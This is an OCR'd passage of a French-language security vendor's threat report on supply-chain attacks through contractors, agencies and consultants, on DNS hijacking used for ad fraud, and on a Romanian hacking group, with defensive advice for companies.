	PAYS-BAS	70	8	108	25	6157	39	311	394	7112
	AUTRES	419	12	392	62	704	80	136		
	TOTAL	2225	1259	5655	3567	35274	1142	17910		



LE MAILLON FAIBLE

« TOUTE ENTREPRISE AVEC LAQUELLE VOUS COLLABOREZ PEUT AUGMENTER VOTRE SURFACE D'ATTAQUE »

LA PLUPART DES ENTREPRISES comptent sur des sous-traitants, des partenaires, des fournisseurs. Il peut être sage, avant toute collaboration, de regarder de près les mesures prises par ces contributeurs externes en matière de cyber sécurité. Chaque tiers avec qui vous travaillez peut accroître indirectement votre surface d'attaque, vous rendant plus vulnérable.

Il est difficile d'exiger d'un partenaire qu'il renforce ses pratiques de sécurité, et même lorsque la situation s'y prête, cela ralentit nettement la mise en place de la collaboration. Sans oublier que les équipes chargées des partenariats commerciaux se sentent généralement peu concernées par la cyber sécurité. Et lorsque vient le moment de réaliser l'intégration, les services informatiques travaillent avec des contraintes de calendrier telles qu'ils doivent bâcler leur travail.

Un cyber pirate, en s'introduisant sur le réseau d'un partenaire, peut parvenir jusqu'à vous. Il peut donc s'agir de cyber attaques opportunistes (le cyber pirate a saisi l'occasion), ou ciblées (il s'est servi de votre partenaire pour vous atteindre). Toute intrusion de ce type peut être définie comme une cyber attaque menée en amont.


Votre surface d'attaque dépend fortement de celle de vos partenaires. Les cyber attaques menées en amont font la part belle à la créativité des cyber pirates. Il est très difficile de couvrir tous les scénarios possibles. Nous vous présentons ici quelques exemples de vecteurs de cyber attaques menées en amont, observés sur le terrain l'an dernier.

Services liés aux installations


De manière générale, les cyber attaques sont souvent menées depuis des lieux éloignés de leurs victimes. Pourtant, dans le cadre de certaines cyber attaques ciblées méthodiquement planifiées, les cyber pirates peuvent être amenés à s'introduire physiquement dans les locaux de l'entité visée. Pour en obtenir l'accès, ils se font passer pour des prestataires de services.

Les entreprises offrant des services liés aux installations physiques (ramassage des poubelles, ménage, sécurité physique, maintenance) ont accès aux locaux de leurs clients. Elles disposent notamment de badges d'identification, de clés magnétiques, de digicodes et de plans des bâtiments.

Par ailleurs, ces entreprises prennent souvent peu de précautions sur le plan informatique. Elles ont parfois recours à un système de partage de fichiers en accès libre, auquel les employés peuvent accéder pour télécharger et imprimer des instructions avant de



« EN 2013, LA CHAÎNE DE MAGASINS TARGET A SUBI UNE INTRUSION VIA UN SYSTÈME DE SURVEILLANCE ET DE COMMANDE DE LA CLIMATISATION. »



partir en mission. Du pain béni pour les cyber pirates, qui voient là une invitation à se rendre dans les locaux de leur victime.

Nos consultants CSS ont été confrontés à de nombreuses cyber attaques de ce type. Et lorsqu'ils évaluaient la sécurité de nos clients, ils reprenaient ces mêmes techniques. Ils ont réalisé qu'il suffisait de se faire passer pour une entreprise de nettoyage de tapis pour accéder à de nombreux locaux.

Parfois, les cyber pirates disposent d'informations concrètes leur permettant de s'introduire dans un lieu qui, pourtant, est très éloigné de là où ils se trouvent. Même s'ils ne peuvent se rendre sur place, une cyber attaque reste possible, comme dans l'exemple suivant : un hacker new-yorkais trouve le moyen d'ouvrir à distance des serrures connectées à Internet. Ces serrures sont installées sur des portes en Europe. Plutôt que de faire le voyage, il décide de vendre ces informations sur internet (à raison, par exemple, de 50 € par serrure). Des criminels en Europe pourront alors acheter ces codes de serrures pour commettre des cambriolages.

Les services de gestion des locaux à distance (alarme, vidéosurveillance, chauffage, accès physique) présentent également des risques. Les logiciels utilisés sont souvent anciens. Ils n'ont pas été conçus pour faire face aux cyber attaques d'aujourd'hui. Ces sytèmes sont accessibles via Telnet ou VNC, parfois sans authentification. Ils sont également facilement repérables, grâce au moteur de recherches Shodan.

En 2013, la chaîne de magasins Target a subi une intrusion via un système de surveillance et de commande de la climatisation. Les cyber pirates ont facilement pris le contrôle de ce système, par internet. Ils ont ensuite pu s'introduire sur le réseau de Target.

Agences

Les agences de sous-traitance offrant des services de marketing, de stratégie de marque, de présence web, de recrutement et de commerce en ligne constituent un autre point d'entrée fréquent des cyber attaques menées en amont. En accédant aux systèmes d'une agence, les cyber pirates peuvent facilement se frayer un chemin jusqu'à ses clients.

Imaginez un serveur web hébergeant les sites internet de plusieurs entreprises. Dans chacune des entreprises en question, se trouvent des ordinateurs connectés à ce serveur web. Si le serveur est attaqué, les sites web hébergés seront vulnérables (dans le cas de mauvaises configurations ou de modules complémentaires vulnérables). En remontant le fil, les cyber pirates pourront s'en prendre aux réseaux des entreprises clientes. Les systèmes de ce type présentent des surfaces d'attaque très importantes et constituent des cibles particulièrement tentantes pour les cyber pirates.

Les agences de recrutement peuvent également être utilisées pour les cyber attaques menées en amont. Ces agences traitent chaque jour des CV au format PDF

« LE PROCESSUS DE RECRUTEMENT EST SEMÉ DE CYBER MENACES POTENTIELLES. IL S'AGIT PARFOIS DE PHISHING, PARFOIS DE CRIMEWARE. »

ou MS Word, envoyés par des expéditeurs inconnus. Il s'agit de vecteurs d'infection extrêmement courants.


Les agences RH utilisent aussi souvent leur propre système de bases de données de candidats. Un recruteur recevant un CV peut décider d'ajouter le fichier au système. Problème : le document peut s'avérer malveillant et des clients de l'agence risquent de le consulter depuis leur propre réseau. En résumé : il suffit au cyber pirate de contourner les dispositifs de sécurité et l'antivirus de l'agence de recrutement pour diffuser largement son malware.

Concernant ces agences, les fichiers infectés ne constituent pas le seul vecteur de cyber attaques. Des « candidats » peuvent également insérer, dans leur CV ou leur lettre de motivation, des liens vers des « points d'eau » (watering holes). Fin 2016, notre équipe de surveillance des cyber menaces a également observé des tentatives de phishing visant plusieurs services RH. Elles devaient permettre de mener des cyber attaques par ransomware contre les entreprises clientes.

En résumé, le processus de recrutement est semé de cyber menaces potentielles. Il s'agit parfois de phishing, parfois de crimeware.

Consultants

Les entreprises offrant des services de conseil et d'externalisation appliquent leurs propres politiques de cyber sécurité. Celles-ci différent toujours sensiblement de celles de leurs clients.



Il est pratiquement impossible de surveiller attentivement tous les faits et gestes des consultants. Pourtant, ils bénéficient d'un accès limité ou illimité aux réseaux et aux ressources de l'entreprise. Certains interviennent sur les systèmes financiers. D'autres, ingénieurs logiciels, peuvent accéder aux référentiels sources et aux systèmes de contrôle de version. Sans oublier qu'ils utilisent souvent, sur le réseau, des ordinateurs qui n'ont été ni fournis ni configurés par l'entreprise cliente.

Lorsqu'ils recherchent un point d'entrée pour une cyber attaque ciblée, les cyber pirates se tournent parfois vers les propriétaires de botnets. Ils leur « louent » des ordinateurs déjà infectés, et appartenant à l'organisation qu'ils souhaitent cibler... À défaut, ils visent les ordinateurs appartenant aux consultants externes.

Si votre organisation utilise régulièrement des sous-traitants et du personnel externe, vos locaux sont susceptibles d'être visés par des tactiques d'ingénierie sociale. Les visages inconnus défilent. Un cyber pirate peut se faire passer pour un intervenant extérieur et obtenir facilement l'accès au bâtiment. Il peut peut-être même accéder à des zones sécurisées. Nos consultants CSS utilisent avec succès des tactiques semblables lorsqu'ils mettent à l'épreuve les systèmes de sécurité de nos clients.

« MONTREZ-LEUR LE FILM SNEAKERS (1992) OU LA RÉCENTE SÉRIE TÉLÉVISÉE MR. ROBOT. »

Quelques conseils

Voici quelques précautions à prendre pour minimiser les risques de cyber attaques menées en amont.

Faites toujours preuve de prudence lorsque vous autorisez un appareil externe à accéder à votre réseau. Imposez des contrôles stricts. Dans la mesure du possible, veillez à ce que les appareils externes soient connectés à des réseaux séparés et contrôlés. Partez du principe que les appareils en question sont infectés et agissez en conséquence.


Évaluez la cyber sécurité de vos nouveaux partenaires et, si possible, travaillez avec eux à l'amélioration de leurs pratiques en la matière. Exigez de vos partenaires qu'ils respectent, au minimum, certains principes de base clairement définis. Dans la mesure du possible, contrôlez vous-même leurs systèmes.

Lorsque des sous-traitants travaillent dans vos locaux, fournissez-leur du matériel configuré par vos soins. Ne leur permettez d'accéder qu'aux systèmes dont ils ont besoin, et supprimez leurs autorisations d'accès une fois le travail terminé. Assurez-vous de répertorier leurs accès et leurs interventions.

Soyez particulièrement vigilants concernant d'anciens systèmes contrôlant des ordinateurs ou parties de l'infrastructure. Si possible, isolez ces systèmes du réseau de l'entreprise. Si vous autorisez des tiers à accéder à ces systèmes, veillez à la mise en œuvre de mesures d'authentification et d'évaluation. Assurez-vous que ces systèmes ne sont pas connectés à Internet.

Surveillez tous les accès au réseau. Et toutes les tentatives de connexion. Il s'agit d'un réflexe vital lorsque vous faites appel à de nombreux sous-traitants. Pratiquez de fréquents balayages de votre réseau pour identifier d'éventuels systèmes ou services inconnus. Si vous en trouvez, supprimez-les.

Pour finir, n'oubliez pas qu'il est essentiel de sensibiliser vos employés aux pratiques d'ingénierie sociale sur le lieu de travail. Partagez avec eux des histoires et anecdotes sur la question. Montrez-leur le film Sneakers (1992) ou la récente série télévisée Mr. Robot. Ces sujets fascinent et intéressent. Votre équipe devrait se prêter facilement au jeu.




HISTOIRES DE CYBER CRIMES

PARTAGER CE RAPPORT

LE BUSINESS DU DNS HIJACKING

25



« THE ROMANIAN UNDERGROUND »

27

Comme le souligne le Dr. Ian Levy, de GCHQ, la plupart des attaques ne sont pas des « cyber menaces persistantes avancées ». Il ne s'agit que de piratages de base opérés par « des pervers malintentionnés ».

Rien n'illustre mieux ce phénomène que le groupe que nous avons surnommé : « The Romanian Underground ».

CYBER ENQUÊTES : ÉTABLIR DES CORRÉLATIONS

29


Les Cyber Security Services (CSS) de F-Secure sont régulièrement sollicités dans le cadre d'enquêtes criminelles en Europe.

Au fils des ans, ces enquêtes nous ont mené à la conclusion que les cyber pirates estiment, à tort, que leurs pratiques d'anonymat leur permettront de ne pas être démasqués.

En 2016, l'équipe CSS est notamment intervenue dans le cadre d'une enquête criminelle se déroulant dans les pays nordiques, et concernant une entreprise de services victime de chantage.

LES CONSÉQUENCES DU CYBER CRIME

31



LE MARKETING DU CYBER CRIME

33

Devenir cyber pirate est rarement une vocation.

Ce n'est pas ce que l'on pourrait appeler « un projet de vie ». Tout commence avec un intérêt prononcé pour l'informatique. Par exemple, pour le codage.

De fil en aiguille, certains se mettent à développer des logiciels, des sites web, etc. Et parfois, ils choisissent d'utiliser leurs compétences autrement...en offrant, par exemple, des services de hacking.

LE BUSINESS DU DNS HIJACKING


« POURQUOI TOUTES CES ANNONCES DE PORNOGRAPHIE ? »

LE DNS HIJACKING (manipulation du système de noms de domaine) s'avère particulièrement intéressant pour les cyber pirates. Les victimes de ces cyber attaques ne se rendent souvent pas compte que leur système est infecté, et les experts peinent à identifier ces cyber attaques avec précision.

Pourquoi toutes ces annonces de pornographie ?

Les cyber attaques par manipulation du système de noms de domaine peuvent être réparties en deux catégories : celles modifiant les paramètres DNS de votre ordinateur (par un logiciel malveillant ou une application potentiellement indésirable), et celles modifiant les paramètres de votre routeur (ce qui signifie, dans la plupart des cas, que tous les appareils connectés au routeur reçoivent des informations erronées pointant vers des serveurs DNS malveillants). Un hacker peut cyber pirater un routeur en devinant les identifiants de connexion de l'interface administrateur (une pratique courante, puisque de nombreux utilisateurs ne modifient pas les paramètres par défaut de leur routeur), ou en identifiant une vulnérabilité dans le logiciel de l'appareil.

Une fois les paramètres DNS modifiés, le cyber pirate peut mener des actions malveillantes : rediriger la victime vers une version trojanisée du site internet de sa banque afin d'obtenir ses identifiants, ou encore, vers des réseaux sociaux trojanisés pour collecter des informations personnelles et usurper son identité. Les serveurs DNS malveillants peuvent également modifier les publicités qui s'affichent sur des sites Web normalement sans danger. Ces annonces modifiées peuvent être plus agressives (pop-up, pop-under, etc.), présenter des contenus imprévus (publicité pour des sites pornographiques, pour du Viagra, etc.) ou inciter l'utilisateur à faire quelque chose qu'il ne devrait pas faire (pop-up signalant que la machine est infectée et vous dirigeant vers un site permettant de « remédier au problème »).




Ce que nous constatons sur le terrain

L'examen des données de nos systèmes back-end révèle qu'environ 98 % de nos clients utilisent les serveurs DNS de leur propre FAI. 1% a recours à des serveurs DNS publics connus (tels que Google DNS). Le pourcent restant utilise des serveurs DNS ouverts « non officiels ».

Ces serveurs DNS ouverts sont, pour la plupart, utilisés sans qu'il soit question de piratage. D'après nos estimations, seuls 10 % à 20 % de ces utilisateurs sont vraiment dirigés vers des serveurs DNS malveillants. Conclusion : entre 0,1 % et 0,2 % de notre clientèle est victime de cyber attaques par DNS Hijacking. Il s'agit en majorité de campagnes de malware ou d'applications

« LES CYBER PIRATES IMPLIQUÉS DANS LE DSN HI-JACKING ONT AU MOINS L'INTELLIGENCE DE PRÉFÉRER UN REVENU STABLE ET DISCRET À UN COUP D'ÉCLAT PONCTUEL. »



potentiellement indésirables visant Windows, et non de piratage de routeur. Les campagnes de DNSUnlocker et Looksafe sont les principales à avoir été constatées.

Reste que les serveurs DNS malveillants sont difficiles à identifier. Certes, il est possible d'envoyer des requêtes à des serveurs DNS suspects, puis de vérifier l'authenticité des sites web affichés. Mais ce type de procédés apporte rarement des preuves concluantes. Certains serveurs DNS légitimes, comme ceux qu'utilisent les bloqueurs de publicités, peuvent être sans danger, mais ressembler à des serveurs DNS malveillants. D'autres serveurs DNS réputés sûrs peuvent avoir été piratés. Il est difficile de faire la part des choses, et les cyber pirates ayant recours à ce type d'opérations le savent.

De l'argent facile

La majorité des serveurs DNS malveillants que nous observons sont utilisés pour des détournements publicitaires. Comment cela fonctionne-t-il ? Comme expliqué précédemment, les paramètres DNS de l'appareil de la victime sont modifiés de manière à pointer vers un serveur DNS infecté. Celui-ci peut remplacer Google Analytics par des IP alternatives. Un JavaScript est inséré dans la réponse au navigateur, pour l'affichage de publicités non gérées par Google. Le cyber pirate reçoit de l'argent avec ces publicités.

Voilà qui est plutôt malin. Si la victime se faisait dévaliser son compte bancaire ou si son compte Facebook se mettait à envoyer des malware à ses contacts, elle se rendrait rapidement compte du problème. Le travail du cyber pirate aurait généré des gains, mais seulement à court terme. À l'inverse, le détournement de publicités offre des perspectives à plus long terme. Tant que les victimes ne se rendent compte de rien, le cyber pirate peut compter sur une rentrée d'argent régulière.

Conclusion : les cyber pirates impliqués dans le DSN Hi-jacking ont au moins l'intelligence de préférer un revenu stable et discret à un coup d'éclat ponctuel.

xxx xxx

« THE ROMANIAN UNDERGROUND »

« ATTENDEZ-VOUS À CE QUE DES CYBER PIRATES EN HERBE PRENNENT LE CONTRÔLE DE VOS SYSTÈMES ».

IL EST PROBABLE que vous ayez déjà entendu des phrases comme celle-ci : « Les tactiques, techniques et procédures élaborées par des hackers expérimentés tombent dans les mains de cyber pirates moins compétents ». Comprendre : « Attendez-vous à ce que des cyber pirates en herbe prennent le contrôle de vos systèmes ». Comme l'explique le Dr Ian Levy du GCHQ, les cyber cyber attaques actuelles n'ont souvent rien à voir avec des cyber menaces persistantes avancées. Il s'agit de travail rudimentaire, réalisé par de petites crapules.

Rien n'illustre mieux ce phénomène que le groupe que nous avons appelé « The Romanian Underground ». Nos collègues des services de cybersécurité ont été plusieurs fois confrontés à ce groupe, dans le cadre de missions de gestion de crise ou de recherches forensiques.

« The Romanian Underground » a été créé par une « bande de copains » s'étant rencontrés sur des forums, et envisageant au départ le piratage comme un hobby. Le groupe a depuis évolué. Des jeunes intègrent régulièrement le groupe. Au départ, ils ne connaissent que peu Unix, voire pas du tout. Ils ne maîtrisent sans doute au maximum que cinq commandes. Les nouveaux sont pris sous l'aile d'un mentor, qui leur fournit des outils simples et une formation de base. Ces mentors sont presque aussi inexpérimentés que leurs apprentis. Peut-être connaissent-ils dix commandes Unix tout au plus... mais eux pratiquent depuis plusieurs semaines et possèdent donc déjà une certaine expérience.

Une fois les nouveaux formés (ils ont appris à configurer les outils fournis), ils sont promus mentors et prennent en charge leur propre groupe d'apprentis. Ce modèle hiérarchique ressemble à certaines stratégies de vente bien connues. Évidemment, les membres de « The Romanian Underground » ne cherchent pas à devenir millionnaires en vendant du savon. Ce modèle pyramidal motive les troupes : il faut prendre le contrôle du maximum de systèmes possible pour grimper les échelons.

Ce n'est pas de ce «Romanian Underground » (métro roumain) dont nous parlons.

Bien entendu, c'est aux membres situés au sommet de la pyramide que profite vraiment ce système. Ils fournissent les outils, puis délèguent le travail procédural pour finalement accéder aux données de milliers d'ordinateurs. Pendant ce temps, les nouveaux venus se présentent fièrement comme « hackers » sur leur page Facebook.

